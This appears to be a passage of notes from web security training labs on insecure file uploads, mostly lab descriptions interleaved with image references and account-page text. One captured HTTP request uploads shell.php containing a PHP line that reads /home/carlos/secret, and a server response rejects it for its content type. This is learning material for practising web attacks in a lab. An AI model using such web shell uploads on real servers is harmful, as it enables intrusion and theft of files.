


File Upload


Lab: Remote code execution via web shell upload

This lab contains a vulnerable image upload function. It doesn't perform any validation on the files users upload before storing them on the server's filesystem.

To solve the lab, upload a basic PHP web shell and use it to exfiltrate the contents of the file `/home/carlos/secret`. Submit this secret using the button provided in the lab banner.

You can log in to your own account using the following credentials: `wiener:peter`





Lab: Web shell upload via Content-Type restriction bypass

This lab contains a vulnerable image upload function. It attempts to prevent users from uploading unexpected file types, but relies on checking user-controllable input to verify this.

To solve the lab, upload a basic PHP web shell and use it to exfiltrate the contents of the file `/home/carlos/secret`. Submit this secret using the button provided in the lab banner.


You can log in to your own account using the following credentials: **wiener:peter**

My Account

Your username is: wiener

Email

Update email



Avatar:


shell.php

Upload

Request
Pretty Raw Hex
4 Sec-Fetch-Mode: navigate
5 Sec-Fetch-Site: same-origin
6 Sec-Fetch-User: ?1
7 Priority: u=0, i
8 Te: trailers
9 Connection: keep-alive
0
1 -----geckoformboundarybab888f3989d4e9d19f6eb2d5106fe28
2 Content-Disposition: form-data; name="avatar"; filename="shell.php"
3 Content-Type: application/octet-stream
4
5 <?php include('/home/carlos/secret'); ?>
6
7 -----geckoformboundarybab888f3989d4e9d19f6eb2d5106fe28
8 Content-Disposition: form-data; name="user"
9
10 wiener
11 -----geckoformboundarybab888f3989d4e9d19f6eb2d5106fe28



Response
Pretty Raw Hex Render
1 HTTP/2 403 Forbidden
2 Date: Sun, 06 Apr 2025 05:21:18 GMT
3 Server: Apache/2.4.41 (Ubuntu)
4 Content-Type: text/html; charset=UTF-8
5 X-Frame-Options: SAMEORIGIN
6 Content-Length: 238
7
8 Sorry, file type application/octet-stream is not allowed
9 Only image/jpeg and image/png are allowed
10 Sorry, there was an error uploading your file.<p>
 « Back to My Account

</p>



To solve the lab, upload a basic PHP web shell and use it to exfiltrate the contents of the file `/home/carlos/secret`. Submit this secret using the button provided in the lab banner.

You can log in to your own account using the following credentials: `wiener:peter`




Lab: Web shell upload via obfuscated file extension

This lab contains a vulnerable image upload function.

Certain file extensions are blacklisted, but this defense can be bypassed using a classic obfuscation technique.

To solve the lab, upload a basic PHP web shell, then use it to exfiltrate the contents of the file `/home/carlos/secret`. Submit this secret using the button provided in the lab banner.

You can log in to your own account using the following credentials: `wiener:peter`




My Account

Your username is: wiener

Email



Update email



Avatar:

No file selected.

Upload




Lab: Web shell upload via extension blacklist bypass



This lab contains a vulnerable image upload function. Certain file extensions are blacklisted, but this defense can be bypassed due to a fundamental flaw in the configuration of this blacklist.

To solve the lab, upload a basic PHP web shell, then use it to exfiltrate the contents of the file `/home/carlos/secret`. Submit this secret using the button provided in the lab banner.

You can log in to your own account using the following credentials: `wiener:peter`

Hint





Lab: Remote code execution via polyglot web shell upload

This lab contains a vulnerable image upload function.

Although it checks the contents of the file to verify that it is a

genuine image, it is still possible to upload and execute server-side code.

To solve the lab, upload a basic PHP web shell, then use it to exfiltrate the contents of the file `/home/carlos/secret` . Submit this secret using the button provided in the lab banner.


You can log in to your own account using the following credentials: `wiener:peter`

